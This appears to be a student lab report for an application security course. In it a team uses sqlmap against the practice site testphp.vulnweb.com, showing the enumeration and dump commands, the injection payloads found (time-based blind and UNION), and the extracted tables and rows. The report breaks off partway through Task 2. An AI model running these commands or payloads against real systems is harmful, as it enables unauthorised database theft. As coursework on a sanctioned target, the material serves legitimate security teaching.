College of Computer and Information Sciences
Information Technology Department
1st Semester 1441

IT 371- Application Security
Lab#7 Evaluation Sheet

To be filled by the Student “The Software Security Engineer”:

Section	□Wed 8-10		□ Wed 10-12
Team#	**الاسم**	**Serial#**	**(Who works on what)** **Individual Evaluation / 2**
8AppSec3	**Shahad Alshabri**	**16**	**TeamWork**
	Ghada Alshathri	**9**	**Screenshots, Report, TeamWork**
	Haifa Almesfer	**26**	**Her VM, TeamWork**
	Albatool Alnujaym	**13**	**TeamWork**


To be filled by the Instructor:

Lab Component	**Task1**	**Task2**	**Total**
Practical			
Review Question			
Lab Total Mark			


Task1:

a. What is the DBMS used in the target URL?

MySQL




```
[11/27/20]seed@VM:~$ sql -u http://testphp.vulnweb.com/listproducts.php?cat=1
The program 'sql' is currently not installed. You can install it by typing:
sudo apt install parallel
[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat

                     {1.0.4.0#dev}

                     http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 05:24:12

[05:24:12] [WARNING] using '/home/seed/.sqlmap/output' as the output directory
[05:24:13] [INFO] testing connection to the target URL
[05:24:13] [INFO] heuristics detected web page charset 'ascii'
[05:24:13] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[05:24:13] [INFO] testing if the target URL is stable
```




```
sible for any misuse or damage caused by this program

[*] starting at 05:24:12

[05:24:12] [WARNING] using '/home/seed/.sqlmap/output' as the output directory
[05:24:13] [INFO] testing connection to the target URL
[05:24:13] [INFO] heuristics detected web page charset 'ascii'
[05:24:13] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[05:24:13] [INFO] testing if the target URL is stable
[05:24:14] [INFO] target URL is stable
[05:24:14] [INFO] testing if GET parameter 'cat' is dynamic
[05:24:14] [INFO] heuristics detected web page charset 'ISO-8859-2'
[05:24:14] [INFO] confirming that GET parameter 'cat' is dynamic
[05:24:15] [INFO] GET parameter 'cat' is dynamic
[05:24:15] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be
 injectable (possible DBMS: 'MySQL')
[05:24:15] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be v
ulnerable to cross-site scripting attacks
[05:24:15] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n]
```

b. How many databases were returned? and what are their names? (screen-shot# 1)

Two databases , and their names are




```
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.1
[05:26:50] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/
[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --db
s

                     {1.0.4.0#dev}

                     http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting at 05:28:11

[05:28:11] [INFO] resuming back-end DBMS 'mysql'
[05:28:11] [INFO] testing connection to the target URL
[05:28:11] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
```




```
294,1))),0x71626b6b71))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))vxxi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626
b7871,0x48446347524c446d4c516645584957705a696c4547716961537164674b465566777959496a5
a54,0x71626b6b71),NULL,NULL,NULL-- -
---
[05:28:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.1
[05:28:11] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[05:28:11] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/
testphp.vulnweb.com'
[11/27/20]seed@VM:~$
```

c. How many tables were returned and what are their names in each database? (screen-shot# 2)

In *acuart* database there are 8 tables, and their names are




```
[*] information_schema

[05:28:11] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/
testphp.vulnweb.com'
[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D a
cuart --tables

                                      {1.0.4.0#dev}

                                      http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting at 05:30:20

[05:30:20] [INFO] resuming back-end DBMS 'mysql'
[05:30:20] [INFO] testing connection to the target URL
[05:30:21] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
```




```
b7871,0x48446347524c 6d4c516645584957705a696c4547716961537164674b4655667779594e496a5
a54,0x71626b6b71),NU ,NULL,NULL-- -
---
[05:30:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application tech ology: Nginx, PHP 5.6.40
back-end DBMS: MySQL  .1
[05:30:21] [INFO] fe ching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[05:30:21] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/
testphp.vulnweb.com'
[11/27/20]seed@VM:~$
```


In *information_schema* database there are 28 tables ,and their names are



```
| users     |
+-----------+

[05:30:21] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/
testphp.vulnweb.com'
[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D i
nformation_schema --tables

                                      {1.0.4.0#dev}

                                      http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting at 05:31:56

[05:31:56] [INFO] resuming back-end DBMS 'mysql'
[05:32:11] [INFO] testing connection to the target URL
[05:32:12] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
```




```
ULL,NULL-- -
---
[05:32:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.1
[05:32:12] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
```




```
| ROLE_ROUTINE_GRANTS                   |
| ROLE_TABLE_GRANTS                     |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMATA_EXTENSIONS                   |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| ST_GEOMETRY_COLUMNS                   |
| ST_SPATIAL_REFERENCE_SYSTEMS          |
| ST_UNITS_OF_MEASURE                   |
| TABLES                                |
| TABLESPACES                           |
| TABLESPACES_EXTENSIONS                |
| TABLES_EXTENSIONS                     |
| TABLE_CONSTRAINTS                     |
| TABLE_CONSTRAINTS_EXTENSIONS          |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_ATTRIBUTES                       |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| VIEW_ROUTINE_USAGE                    |
| VIEW_TABLE_USAGE                      |
+---------------------------------------+

[05:32:12] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vuln
web.com'
[11/27/20]seed@VM:~$
```

d. In acuart database, how many columns are there in table pictures? and what are their names? (screen-shot# 3)

There are 8 columns, and their names are




```
| TABLES                                    |
| TABLESPACES                               |
| TABLESPACES_EXTENSIONS                    |
| TABLES_EXTENSIONS                         |
| TABLE_CONSTRAINTS                         |
| TABLE_CONSTRAINTS_EXTENSIONS              |
| TABLE_PRIVILEGES                          |
| TRIGGERS                                  |
| USER_ATTRIBUTES                           |
| USER_PRIVILEGES                           |
| VIEWS                                     |
| VIEW_ROUTINE_USAGE                        |
| VIEW_TABLE_USAGE                          |
+-------------------------------------------+

[05:32:12] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vuln
web.com'
[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T pic
tures --columns

                    {1.0.4.0#dev}

                    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illeg
al. It is the end user's responsibility to obey all applicable local, state and federal laws. Dev
elopers assume no liability and are not responsible for any misuse or damage caused by this progr
```




```
    Payload: cat=1 UNION ALL SELECT NULL,N[illegible]L,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b7871,0x4844
6347524c446d4c516645584957705a696c45477169[illegible]537164674b4655667779594e496a5a54,0x71626b6b71),NULL,N
ULL,NULL-- -
---
[05:36:10] [INFO] the back-end DBMS is MyS[illegible]
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6[illegible]0
back-end DBMS: MySQL 5.1
[05:36:10] [INFO] fetching columns for tab[illegible]e 'pictures' in database 'acuart'
Database: acuart
Table: pictures
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| a_id    | int          |
| cat_id  | int          |
| img     | varchar(50)  |
| pic_id  | int          |
| plong   | text         |
| price   | int          |
| pshort  | mediumtext   |
| title   | varchar(100) |
+---------+--------------+

[05:36:10] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vuln
web.com'
[11/27/20]seed@VM:~$
```

e. Return the data stored in the columns: a_id , cat_id , img , pic_id , price, title. (screen-shot# 4)

Here are the retuned data




```
-----------------------------------------------------------------------------
---------+-------------+

[05:50:23] [INFO] table 'acuart.pictures' dumped to CSV file '/home/seed/.sqlmap/output/t
estphp.vulnweb.com/dump/acuart/pictures.csv'
[05:50:23] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/test
[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuar
t -T pictures -C a_id,cat_id,img,pic_id,price,title --dump

                    {1.0.4.0#dev}

                    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting at 05:52:07

[05:52:07] [INFO] resuming back-end DBMS 'mysql'
[05:52:07] [INFO] testing connection to the target URL
```



```
[05:52:08] [INFO] fetching entries of column(s) 'a_id, cat_id, img, pic_id, pric
e, title' for table 'pictures' in database 'acuart'
[05:52:08] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: pictures
[7 entries]
+------+--------+------------------+--------+-------+--------------+
| a_id | cat_id | img              | pic_id | price | title        |
+------+--------+------------------+--------+-------+--------------+
| 1    | 1      | ./pictures/1.jpg | 1      | 500   | The shore    |
| 1    | 1      | ./pictures/2.jpg | 2      | 800   | Mistery      |
| 1    | 1      | ./pictures/3.jpg | 3      | 986   | The universe |
| 1    | 1      | ./pictures/4.jpg | 4      | 1000  | Walking      |
| 1    | 1      | ./pictures/5.jpg | 5      | 460   | Mean         |
| 1    | 2      | ./pictures/6.jpg | 6      | 10000 | Thing        |
| 2    | 1      | ./pictures/7.jpg | 7      | 15000 | Trees        |
+------+--------+------------------+--------+-------+--------------+

[05:52:08] [INFO] table 'acuart.pictures' dumped to CSV file '/home/seed/.sqlmap
/output/testphp.vulnweb.com/dump/acuart/pictures.csv'
[05:52:08] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/ou
tput/testphp.vulnweb.com'
[11/27/20]seed@VM:~$
```

f. And what is the price for the picture of title The universe? (screen-shot# 5)


The price for the picture of title the universe is 986



```
[05:52:08] [INFO] fetching entries of column(s) 'a_id, cat_id, img, pic_id, pric
e, title' for table 'pictures' in database 'acuart'
[05:52:08] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: pictures
[7 entries]
+------+--------+------------------+--------+-------+--------------+
| a_id | cat_id | img              | pic_id | price | title        |
+------+--------+------------------+--------+-------+--------------+
| 1    | 1      | ./pictures/1.jpg | 1      | 500   | The shore    |
| 1    | 1      | ./pictures/3.jpg | 3      | 986   | The universe |
| 1    | 1      | ./pictures/5.jpg | 5      | 460   | Mean         |
| 1    | 2      | ./pictures/6.jpg | 6      | 10000 | Thing        |
| 2    | 1      | ./pictures/7.jpg | 7      | 15000 | Trees        |
+------+--------+------------------+--------+-------+--------------+

[05:52:08] [INFO] table 'acuart.pictures' dumped to CSV file '/home/seed/.sqlmap
/output/testphp.vulnweb.com/dump/acuart/pictures.csv'
[05:52:08] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/ou
tput/testphp.vulnweb.com'
[11/27/20]seed@VM:~$
```


Task2:

a.



```
[11/27/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


b.



```
